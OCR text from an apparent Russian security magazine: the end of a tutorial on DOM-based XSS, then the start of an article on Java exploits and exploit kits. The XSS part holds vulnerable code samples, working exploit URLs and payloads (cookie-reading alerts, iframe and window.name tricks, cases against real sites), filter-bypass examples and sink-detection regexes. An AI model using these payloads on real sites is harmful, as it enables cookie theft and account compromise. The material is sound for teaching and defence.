


Рис. 3. **Классика DOM Based XSS**




Рис. 4. DOM Based XSS из window.name

Зато второй пример будет рабочим для всех:

```
<body>
  <script>
    var l = location.hash.slice(1);
    eval(l);
    </script>
</body>
```

Эксплуатация:

```
http://victim.com/test_eval.html#alert↵
(document.cookie)
```

Вариант XSS чуть более нестандартный:

```
<body>
  <p>Hello my window name is:
    <script>document.write(window.name);</script>
  </p>
</body>
```

Эксплуатация (открываем страницу жертвы с нашей, чтобы мы могли контролировать window.name) — рис. 4:

```
<script>window.open("http://victim.com/test_window.↵
html", "<script>alert('XSS')</scr" + "ipt>", "", ↵
false);</script>
```

Надеюсь, стало понятно, откуда растут ноги для DOM XSS.

ТЕРМИНОЛОГИЯ?

Сама атака, как ни странно, очень бородатая. Как минимум в 2005 году Амит Клейн (Amit Klein, goo.gl/OOb3U) написал осмысленную идею о третьем виде XSS'ок, хотя сами DOM XSS уже находили и до этого. В его работе был представлен некий список того, откуда могут прийти данные от пользователя (рис. 5) и какие опасные функции могут привести к XSS'ке (рис. 6). Но, как ни странно, тема была развита и переосмыслена за последние годы — во многом благодаря таким людям, как Стефано Ди Паола (Stefano Di Paola) и Марио Хайдерих (Mario Heiderich).

Самое главное, выработалась некая терминология — то, что мы контролируем и можем передать странице, называется «source», а итог — то, куда данные приходят, опасные функции, с помощью которых мы можем произвести атаку и проэксплуатировать нашу XSS'ку, — называется «sink». Русских аналогов терминов даже пытаться искать не буду.

И если sink'и относительно не сильно изменились (дополнились), то понимание source'ов сильно разрослось, что несколько меняет понимание атаки (ее классификацию), но об этом чуть позже.

Здесь важно понимать, что есть что в принципе. Подробностей слишком много. А потому одним из значимых ресурсов при копании DOM XSS будет проект domxsswiki (goo.gl/yycvJ), на котором представлен список основных source и sink, а также тонкости их в контексте различных браузеров.

Так вот, о новой классификации, которую спецы из Aspect Security недавно представили (в качестве троллинга, наверное) — см. рис. 7. Классификация эта точна и подчеркивает суть DOM XSS. Не важно, откуда получаются входные данные от злоумышленника (из конкретного ответа сервера, от клиента, со статической части страницы) — важно, что они используются в критичных функциях клиентской частью. Например, представь ситуацию, что мы можем отправить свой никнейм на сервер и он будет где-то там храниться, — потенциал для Stored XSS есть. Но если нам помешает фильтрация — мы, казалось бы, уже и не можем ничего сделать. А если наш никнейм используется где-то еще, но уже в контексте клиентской стороны и при этом используется где-то для модификации DOM'а? Получается, мы имеем вторую попытку для XSS'ки (теперь уже DOM XSS), так как, возможно, нам и не понадобятся те символы, которые нужны были для Stored XSS, но были отфильтрованы на сервере.

В чем суть этой части? В том, чтобы дать тебе понять, что есть важные общие понятия, но DOM XSS — это очень специфичная и нетривиальная во многом вещь.

СПЕЦИФИКА DOM XSS

Итак, после общих размышлений на тему и нескольких примеров, что мы можем выделить специфичного в DOM XSS?

Во-первых, DOM XSS — это прежде всего проблема клиентской стороны веб-приложения. Уточню: это не проблема клиента, а проблема клиентской части приложения. Это некорректная фильтрация/использование данных, полученных из недоверенных источников, в клиентской части веб-приложения, то есть в основном в JavaScript.

У этого пункта есть несколько последствий. DOM XSS может быть на «любой» странице, даже на обычной HTML'ке, если там используется JavaScript.

Раньше поиск уязвимостей концентрировался на скриптах, на страницах, где мы могли вводить какие-то данные,

```
document.URL
document.URLUnencoded
document.location (and many of its properties)
document.referrer
window.location (and many of its properties)
```

Рис. 5. Откуда...

- Write raw HTML, e.g.:
  - document.write(…)
  - document.writeln(…)
  - document.body.innerHtml=…
- Directly modifying the DOM (including DHTML events), e.g.:
  - document.forms[0].action=… (and various other collections)
  - document.attachEvent(…)
  - document.create…(…)
  - document.execCommand(…)
  - document.body. … (accessing the DOM through the body object)
  - window.attachEvent(…)
- Replacing the document URL, e.g.:
  - document.location=… (and assigning to location's href, host and hostname)
  - document.location.hostname=…
  - document.location.replace(…)
  - document.location.assign(…)
  - document.URL=…
  - window.navigate(…)
- Opening/modifying a window, e.g.:
  - document.open(…)
  - window.open(…)
  - window.location.href=… (and assigning to location's href, host and hostname)
- Directly executing script, e.g.:
  - eval(…)
  - window.execScript(…)
  - window.setInterval(…)
  - window.setTimeout(…)

Рис. 6. Куда...

а также страницах, где мы получали итог, — при этом статические странички были неинтересны как таковые. Теперь же даже «статика» может принести уязвимость.

Достаточно часто для DOM XSS нам вообще не надо посылать XSS’ку на сервер. Три приведенных выше примера — тому подтверждение. Для первых двух примеров важно отметить, что браузеры (согласно стандартам) не отправляют на сервер то, что находится после символа «#». Это Fragment identifier — специальная часть URI-схемы, используемая изначально, для создания ссылок на части документа. Пример с вики: «http://www.example.org/foo.html#bar» ссылается на элемент с id=bar на странице foo.html. Его фишка в том, что он не отправляется на сервер, но доступен из JavaScript. Такой идентификатор постоянно используется в web 2.0 сайтах (сервис Gmail тому пример).

Так вот, «http://victim.com/test.html#<script>alert(document.cookie);</script>» из первого примера заставит сделать браузер запрос к test.html, но без XSS’ки, а в JS будет полная строка. И никакие средства серверной защиты (фильтрация пользовательских данных, всевозможные WAF или IPS) не сработают. Проблема лежит в основном на клиентской части веб-приложения. Это первое замечание. Во-вторых, мы, как правило, не можем использовать стандартные техники и средства, которыми пользуемся для выявления классических XSS’ок и SQL-инъекций, так как они рассчитаны именно на выявление серверных проблем. В-третьих, хотя мы, по сути, и имеем возможность доступа к исходникам (JavaScript-то доставляется клиенту), но правильно и глубоко искать такие уязвимости — очень нетривиальная задача. Тонкостей и хитростей — хоть лопатой копай :).

ТРУДНОСТИ И ФИШЕЧКИ

Итак, в продолжение последнего пункта, хочется привести показательную картинку из презентации Стефано Ди Паолы (рис. 10). Анализировать JavaScript — ужасное дело, особенно стандартными средствами. Да, Марио Хайдерих написал два регэкспа для выявления основных sink и source:

```
/((src|href|data|location|code|value|action)
\s*["'\]]*\s*\+?\s*=)|((replace|assign|navigate|
getResponseHeader|open(Dialog)?|showModalDialog|
eval|evaluate|execCommand|execScript|setTimeout|
setInterval)\s*["'\]]*\s*\()/
```

```
/(location\s*[\[.])|([.\[]\s*["']?\s*(arguments
|dialogArguments|innerHTML|write(ln)?|open(Dialog)?
|showModalDialog|cookie|URL|documentURI|baseURI|
referrer|name|opener|parent|top|content|self|
frames)\W)|(localStorage|sessionStorage|Database)/
```

Но ведь надо пройтись по всему dataflow, чтобы понять, откуда и что берется, куда и как попадает... Мало этого, кроме поиска потенциальной DOM XSS-уязвимости, надо еще и написать под нее эксплойт. А браузеры — разные, и, что хуже, поведение их различно. Не говоря уж от том, что в браузерах есть средства противодействии отраженным XSS’кам — и их также приходится обходить.

Рис. 7. Новая классификация?

(Traditional) Stored XSS	DOM-Based Stored XSS (data from server)	'Pure' DOM-Based Stored XSS (data from HTML5 Local storage)
(Traditional) Reflected XSS	DOM-Based Reflected XSS (dsta from server)	'Pure' DOM-Based Reflected XSS (data from DOM)



МЕТОДЫ ВЫЯВЛЕНИЯ

Изначально я планировал статью про тестирование различных средств, которые помогают искать нам DOM XSS. Но когда я столкнулся с непоротливостью и неудобностью многих решений — желание мое, честно говоря, отпало. К тому же даже у лучших инструментов были четкие проблемы с детектом XSS’ок. Поэтому я приведу общий список утилит с небольшим описанием:

1. Dominator Pro (goo.gl/56LhC). Динамический анализ. Измененный FF, платный продукт.
2. Dominator Community (goo.gl/4lq2S). Бесплатная версия предыдущего инструмента. Не обновлялась с 2010 года. Идейно хороша, но неюзабельна из-за недоделанности. Чтобы не мучиться, качай сразу виртуалку.
3. DOM Snitch (goo.gl/hVQRB). Полезный аддон для Chrome.
4. RA.2 DOM XSS scanner (goo.gl/Ew26K). Извращенная надстройка к FF (что примечательно, требует локальный веб-сервер и MySQL). Принцип действия — фаззинг.
5. IronWASP (goo.gl/tOqR8). Опишу так: как бы динамический анализ.
6. DOM Scan, DOMTracer (goo.gl/NU3ZY) — аддоны для IE, FF. На мой взгляд, неюзабельны для нормального анализа, но, возможно, полезны как дополнительные тулзы.
7. Acunetix (acunetix.com). Не тестил.
8. Скрипт к Burp (goo.gl/RikES). Ищет по указанным в статье regexp’ам потенциальные DOM XSS.

Лично мой выбор падает на Dominator Pro. Да, он платный, но это решаемо. Для автоматизированного поиска, особенно в крупных проектах или «по-быстрому», — самое оно. С другой стороны, по личному опыту могу сказать, что, если использовать только его, можно «пройти мимо гриба, торчащего на полянке».

Приведу два примера. Во-первых, пример с Flex. Как там отмечено, parent в FF недоступен для JS в дочернем окне. А потому Dominator Pro, попав на страницу с потенциальной DOM XSS, «завалится» в тот момент, как JS попросит доступа к parent, и не сможет указать на нее. Проблема здесь, вероятно, в глубокой связке Dominator’a и FF.

Во-вторых, недавно нашел DOM XSS, который делал document.write данных из URL, но только в том случае, когда в URL был специальный параметр. Вроде бы ситуация была простая, но Dominator Pro не нашел ничего подозрительного. Возможно, это связано с тем, что параметр специально можно было выцепить только из исходников. В смысле для активации его не было никаких предпосылок. То есть такие «слепые» моменты существуют, и это надо учитывать.

Мне кажется, что оптимальным вариантом было бы совмещение статического и динамического анализа. Хорошее комбо: Dominator Pro и IronWASP / скрипт для Burp. Последние два смогут просветить «слепые» места за счет чистого поиска по regexp’ам (вот только расширить их надо на фреймворки).




Рис. 8. Новая версия типов source меняет классификацию

Если взять первый пример и значение в location.href, то в нем хранится URL (общее представление):

```
scheme://user:pass@host/path/to/page.ext/
Pathinfo;semicolon?search.location=value#hash=valu
e&hash2=value2
```

А браузеры по-разному urlencod'ят данные URL. Firefox, например, кодирует символы <> после #, а IE не кодирует.

IE:

```
http://host/path/to/page.ext/test%3Ca%22'%0A%60=↵
%20+%20%3E;test%3Ca%22'%0A%60=%20+%20%3E?test↵
<a"'%0A`=%20+%20>;#test<a"'%0A`=%20+%20>;
```

FF:

```
http://host/path/to/page.ext/test%3Ca%22%27%0A%60=↵
%20+%20%3E;test%3Ca%22%27%0A%60=%20+%2%3E?test%3Ca↵
%22%27%0A%60=%20+%20%3E;#test%3Ca%22%27%0A%60=%20+↵
%20%3E;
```

Потому первая атака будет годна только для IE, Chrome.

В то же время, если бы уязвимая страница имела код

```
<body>
  <script>document.write(location.hash);</script>
</body>
<!--используется location.hash вместо location.href-->
```

то эксплойт бы заработал во всех браузерах, так как FF для этого объекта хранит значение в раскодированном виде.

Далее, еще один пример браузерных триков. Есть, например, уязвимая страница, которая добавляет в скрипт только имя сервера из referer:

```
document.write('<script src="http://Host/image.↵
gif?t='+(referrer.split("/")[2])+'></script>');
```

Казалось бы, что тут можно сделать? Да, мы можем влиять на referer! Все, что нам необходимо, — заманить на наш сайт пользователя и редиректнуть его с необходимой нам страницы на уязвимую. Таким образом мы повлияем на поле referer.

Но здесь вроде начинается облом… Ан нет. Стефано выяснил, что IE поддерживает спецсимволы в имени хоста. То есть можем создать поддомен у себя «<script>alert(1);</script>.evil.com» или, как в примере Стефано, «"onreadystatechange=eval(name).attacker.com».

Кроме браузерных штук и различностей нативного JavaScript-кода, есть еще и всевозможные JS-фреймворки, которые используются более чем повсеместно. Тот же jQuery имеет множество оберток над стандартными sink'ами (см. рис. 11).




Рис. 9. Откуда (новая версия)…

ОБХОДИМ ФИЛЬТРЫ

Надеюсь, понимание относительно DOM XSS начало появляться. Теперь косвенно коснемся защиты. Конечно, простейший вариант — отказаться от JS на клиентской стороне :). Но понятно, что это нереально. Следующий вариант — не использовать безопасные функции изменения DOM'а, а также внедрить фильтрование пользовательских данных… Но, как ты, наверное, заметил, DOM XSS — это та еще темка. Это как некая разноцветная бурлящая сущность, не имеющая особых границ. Потому и понимание толкового в массах нет, а потому и с точки зрения защиты ошибок допускается много.

Не так давно прочитал отличную статью (goo.gl/5Djf7), которую мы сейчас и разберем. В ней описаны два примера «безопасного» изменения DOM'а за счет использования фильтрации пользовательских данных.

Пример 1. Использование element.textContent, который применяется для задания/чтения значения текста какого-либо узла. Используется также для фильтрации HTML. Например:

```
var div = document.createElement('div');
div.innerHTML = 'Hello <a href="http://bob.com">↵
Bob</a>!';
console.log(div.textContent);
// Hello Bob!;
```

Здесь div.textContent вырезал «Bob» при добавлении элемента. Вроде бы безопасно и XSS'ку добавить мы не можем? А вот и нет. У этого метода есть фича: он HTML-сущности (entity) преобразует обратно в HTML:

```
var div = document.createElement('div');
div.innerHTML = 'Hello <a>&lt;script&gt;↵
alert(&quot;!&quot;)&lt;/script&gt;</a>!';
console.log(div.textContent);
// Hello <script>alert("!")</script>!
```

То есть с небольшими махинациями мы можем достаточно просто внедрить XSS'ку. Если воспользоваться этим методом несколько в другой последовательности

```
var div = document.createElement('div');
div.textContent = '<span>Foo & bar</span>';
console.log(div.innerHTML)
// &lt;span&gt;Foo &amp; bar&lt;/span&gt;
```

то получится опять-таки вроде бы вполне безопасный результат. Автор отмечает, что document.createTextNode имеет аналогичное поведение. Символы <, >, & были заменены на соответствующие сущности. И этим методом также пользуются для «фильтрации». Но ты, наверное, заметил, что здесь в фильтрации отсутствует достаточно важный символ — кавычка. А этот факт из теории классических XSS напо-

```
function DIT_lastComment(){DIT_commentNavEl=$("issuecomments").lastChild;DIT_commentNavEl
_lfidprefix;DIT_allOrigLabels=_allOrigLabels}_selectAllIssues=DIT_selectAllIssues;_select
_openIssueUpdateForm=DIT_openIssueUpdateForm;_addAttachmentFields=DIT_addAttachmentFields
_highlightRow=DIT_highlightRow;_highlightRowCallback=DIT_highlightRowCallback;_floatMetad
_confirmNovelStatus=DIT_confirmNovelStatus;_confirmNovelLabel=DIT_confirmNovelLabel;_vall
_acmo=_ac_mouseover;_acse=_ac_select;_acrob=_ac_real_onblur;_allColumnNames=[];_getColspe
_showInfoPeek=DIT_showInfoPeek;_hideInfoPeek=DIT_hideInfoPeek;_firstComment=DIT_firstComm
function _ac_cancel(){ac_suppressCompletions=!0;ac_updateCompletionList(!1)}function ac_a
function ac_keyevent_(a){var a=a||window.event,b=a.target||a.srcElement;if("INPUT"==b.tag
d,e);f=ac_completions&&ac_completions.length>0;g=!1;if(b&&f)g=!ac_suppressCompletions&&!!
function _ac_real_onblur(){if(ac_focusedInput)ac_focusedInput.onblur=ac_oldBlurHandler;ac
_AC_Store.prototype.completions=function(){alert("UNIMPLEMENTED completions")};_AC_Store.
function _AC_SimpleStore(a){this.firstCharMap_={};for(var b=0;b<a.length;++b){var c=a[b];
_AC_SimpleStore.prototype.completable=function(a,b){for(var c=0,d=0,e=0;e<b;++e){var f=a.
_AC_SimpleStore.prototype.completions=function(a,b){if(!a)return[];var c=RegExp("^(.*[\\s
_AC_SimpleStore.prototype.autoselectFirstRow=function(){return!0};function _AC_CompareACC
_AC_Completion.prototype.toString=function(){return"(AC_Completion: "+this.value+")"};var
function ac_handleKey_(a,b,c){ac_checkCompletions();var d=!0,e=ac_completions?ac_completi
1))}if(b)switch(a){case 27:case 13:case 38:case 40:case 39:case 37:case 9:case 16:case 8:
function ac_complete(){var a=ac_getCaretPosition_(ac_focusedInput),b=ac_completions[ac_se
(b=c.createTextRange(),b.collapse(!0),b.move("character",a),b.select())}var ac_everTyped=
function ac_checkCompletions(){if(ac_suppressCompletions)ac_completions=ac_lastCompletabl
b);ac_selected=-1;for(b=0;b<ac_completions.length;++b)if(c==ac_completions[b].value){ac_s
function ac_updateCompletionList(a){var b=document.getElementById("ac-list");if(a&&ac_com
a.push(ac_completions[d].heading,"</th></tr>"),c++;else{var e="onmousedown";navigator.use
b.style.left=a.x+"px";b.style.top=a.y+a.h+"px";b.style.display="";window.setTimeout(ac_au
function ac_preTextToHtml(a){return a.replace(/&/g,"&amp;").replace(/</g,"&lt;").replace(
function ac_getCaretPosition_(a){if("INPUT"==a.tagName){var b=a.value.length;if(void 0!=a
```

Рис. 10. Анализ JavaScript — неблагодарное занятие

Рис. 11. jQuery и другие фреймворки еще больше затрудняют анализ

минает нам о возможности эксплуатации XSS на основе ивентов (event), что и показывает на примере автор:

```
function escapeHtml(str) {
    var div = document.createElement('div');
    div.appendChild(document.createTextNode(str));
    return div.innerHTML;
};
var userWebsite = '" onmouseover="alert↵
(\'derp\')" "';
var profileLink = '<a href="' + escapeHtml↵
(userWebsite) + '">Bob</a>';
var div = document.getElementById('target');
div.innerHtml = profileLink;
// <a href="" onmouseover="alert('derp')" "">Bob</a>
```

Как ни странно, проблема растягивается и «перетекает» в другие решения. Например, jQuery имеет те же особенности в .text(). Вдобавок в той же domxsswiki можно почерпнуть некоторую информацию о фильтрации.

РЕАЛЬНОСТЬ

Пара примеров. Во-первых, классический вариант, который был найден в Twitter'е:

```
(function(g){var a=location.href.split("#!")↵
[1];if(a){g.location=g.HBR=a;}})(window);
```

XSS'ка, как ни странно, была тривиальной:

```
http://twitter.com/#!javascript:alert(document.↵
domain);
```

Происходит подстановка псевдохэндера javascript в location и, как следствие, исполнение нашего кода.

Современный пример с сайта AVG:

```
//display the correct tab based on the url (#name)
var pathname = $(location).attr('href');↵
var urlparts = pathname.split("#");
```

Эксплуатация опять-таки тривиальна:

```
http://www.avg.com/eu-en/download#">↵
<img src=x onerror=prompt(/xss/);>
```

Далее чуть более странный пример, когда вроде как уязвимость близка, но проэксплуатировать ее непросто. Данная уязвимость была найдена в Adobe Flex 3. Уязвимая страница — /history/historyFrame.html — до сих пор массово находится в Сети (в том числе на «мощных» порталах).

```
function processUrl() {
  var pos = url.indexOf("?");
  url = pos != -1 ? url.substr(pos + 1) : "";
  if (!parent._ie_firstload) {
    parent.BrowserHistory.setBrowserURL(url);
    try {
      parent.BrowserHistory.browserURLChange(url);
    } catch (e) {}
  } else {
    parent._ie_firstload = false;
  }
}

var url = document.location.href;
processUrl();
document.write(url);
```

Если взглянуть на последние строчки, то кажется — XSS'ка вот здесь, на блюдечке. Но нет, есть проблема — проверки parent._ie_firstload в функции processUrl. Напрямую уязвимость не проэксплуатировать — яваскрипт просто не дойдет до нужного места.

Так как у страницы нет такого объекта, как parent, то JavaScript вылетит на «parent.BrowserHistory.setBrowserURL(url);». Но мы можем схитрить и на нашем сайте создать страничку, которая будет содержать два фрейма:

```
<html>
 <body>
  <iframe name="_ie_firstload"></iframe>
  <iframe src="http://www.vuln.site/app/history/↵
  historyFrame.html?#<script>alert('xss')↵
  <script>"></iframe>
 </body>
</html>
```

Таким образом мы создаем фрейм, к которому код с уязвимой страницы обратится в результате проверки «if (!parent._ie_firstload)». И так как теперь некий объект уже существует, то проверка попадает на Else и функция удачно завершается, давая возможность запуститься DOM XSS.

Но и у этого метода есть свои тонкости. Например, FF запрещает обращаться к parent с другого домена, а потому юзать ее, по опыту автора, можно было только против IE.

Если тебя заинтересовала тема DOM XSS, то обязательно глянь другие примеры, чтобы набрать опыта: goo.gl/ZWei3, goo.gl/gZawa, goo.gl/XRwBT, goo.gl/plqs9.


ПОСЛЕСЛОВИЕ

Возможно, повторюсь, но, подводя итоги, хотелось бы сказать, что DOM Based XSS — это тот еще непонятный зверек. А чем больше непонятностей и тонкостей — тем больше багов. Особенно с учетом того, что JavaScript все больше и больше «перетягивает на себя одеяло», а веб становится все более динамичным. В общем, ученье — свет, а творить — чудесно :). Удачных ресерчев! ⌶

Javascript-методы, которые обновляют DOM напрямую

.after()	.prependTo()
.append()	.replaceAll()
.appendTo()	.replaceWith()
.before()	.unwrap()
.html()	.wrap()
.insertAfter()	.wrapAll
.insertBefore()	.wrapInner()
.prepend()	Метод .text() предоставляет возможность «безопасного» обновления DOM.

N.B. Не используй эти методы jQuery для не прошедших валидацию данных или тщательно фильтруй их.



WARNING


Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

ЗЛОУМЫШЛЕННИКИ ВЫБИРАЮТ JAVA!

ВПЕРВЫЕ НА АРЕНЕ: САМАЯ ПОЛНАЯ ИСТОРИЯ ДЫР В ИЗВЕСТНОЙ ПЛАТФОРМЕ

dolfi@flickr.com

Если бы наши программы были материальны и на них можно было бы вешать таблички, то плагины к браузерам, такие как Adobe Flash и Adobe PDF, несомненно, были бы достойны вывески «Вход для малвари свободный!». Однако в последние годы пальму первенства в этой области у продукции Adobe грозится отобрать Java. Попробуем разобраться в этой темной истории.



Владимир Трегубенко
tregubenko_v_v@tut.by

Итак, каковы же причины такого устойчивого роста количества эксплойтов к Java? Их несколько. Во-первых, бурное развитие мобильных устройств привело к необходимости писать приложения корпоративного уровня для разных платформ, и кросс-платформенная Java здесь подошла как нельзя лучше. Во-вторых, в больших компаниях на Java пишут приложения для работы систем электронного документооборота, систем банковского обслуживания и так далее, причем имеются жесткие требования ставить JRE определенной версии.

Многие вендоры любят использовать технологии Java для удаленного управления серверами по технологии IPMI.

Кроме того, Java-уязвимости довольно просто эксплуатируются, так как не требуют обхода DEP/ASLR и прочих механизмов безопасности. Ну и вдобавок ко всему эксплойты Java-уязвимости в подавляющем большинстве своем

Java exploit	Blackhole	Cool	Gong Da	Neo Sploit	Neutrino	Nuclear	Phoenix	ProPack	Redkit	Sakura	Sweet Orange	Whitehole
CVE-2011-3544			X			X	X			X	X	X
CVE-2012-0500							X					
CVE-2012-0507	X	X	X				X	X	X		X	
CVE-2012-1723	X		X	X	X	X		X	X		X	X
CVE-2012-4681	X	X	X	X		X		X	X	X	X	X
CVE-2012-5076	X	X	X					X			X	X
CVE-2013-0422	X	X	X			X			X	X	X	X
CVE-2013-0431		X			X						X	
CVE-2013-1493		X										
All	6	17	10	2	2	5	11	6	5	6	9	5

Рис. 1. Эксплойты Java в различных наборах ExploitPack

кросс-платформенные, что позволяет активно использовать их против целевых систем под управлением не только Windows, но и OS X и Linux.

Из-за этой специфики применения Java домашние пользователи менее подвержены опасности по сравнению с корпоративными. Да и саму Java нужно устанавливать вручную, она не входит в инсталляционные пакеты Windows и браузеров, чего не скажешь о продукции компании Apple.

До определенного момента, а именно до эпидемии Flashback весной 2012 года Java-плагин для браузера был включен по умолчанию, но после этого инцидента Apple приняла решение от него избавиться.

МАСШТАБЫ РАЗРУШЕНИЙ

Для оценки масштабов проблемы можно взять данные 2012 года от антивирусной компании «Лаборатория Касперского». Ее сотрудники исследовали используемые в 2012 году уязвимости. В качестве исходных данных служила информация облачной сети безопасности Kaspersky Security Network. Общее количество пользователей ПЭВМ под управлением ОС Windows, согласившихся передать данные в KSN, составило свыше 11 миллионов. Анализ выявил восемь уязвимостей, которые наиболее часто использовались злоумышленниками в эксплойт-паках. Пять из них содержалось в ПО Oracle Java JRE, три оставшихся находились в продуктах Adobe — две в Flash Player и одна в PDF Reader. На графике (см. рис. 2) показано процентное соотношение пользователей, которые подвергались риску заражения вредоносным ПО через эксплуатацию уязвимостей Java. Далее будут кратко описаны уязвимости Java, наиболее широко используемые в 2012 и начале 2013 года.

CVE-2012-0507

Уязвимость CVE-2012-0500 не снискала особой популярности у злоумышленников. Даже в составе Metasploit ее эксплойт идет в разделе Windows, тогда как все остальные последние эксплойты проходят по категории Multi, то есть кросс-платформенные. Поэтому сразу переходим к CVE-2012-0507.


Впервые рабочий эксплойт для нее появился в продукте Immunity CANVAS еще 7 марта 2012 года. Сама уязвимость на тот момент уже была закрыта в рамках критического обновления от Oracle от 14 февраля 2012 года. В конце марта эксплойт этой уязвимости появился в обновленном Blackhole Exploit Kit версии 1.2.3. Уязвимость скрывается в реализации класса AtomicReferenceArray, в которой происходит неверная проверка на принадлежность к типу Object[], что в конечном итоге позволяет выполнить специально подготовленный апплет или класс за пределами песочницы JRE. 29 марта 2012-го появился публичный эксплойт для CVE-2012-0507 в составе Metasploit Framework. Ко всему прочему он кросс-платформенный и срабатывает в среде ОС Windows, 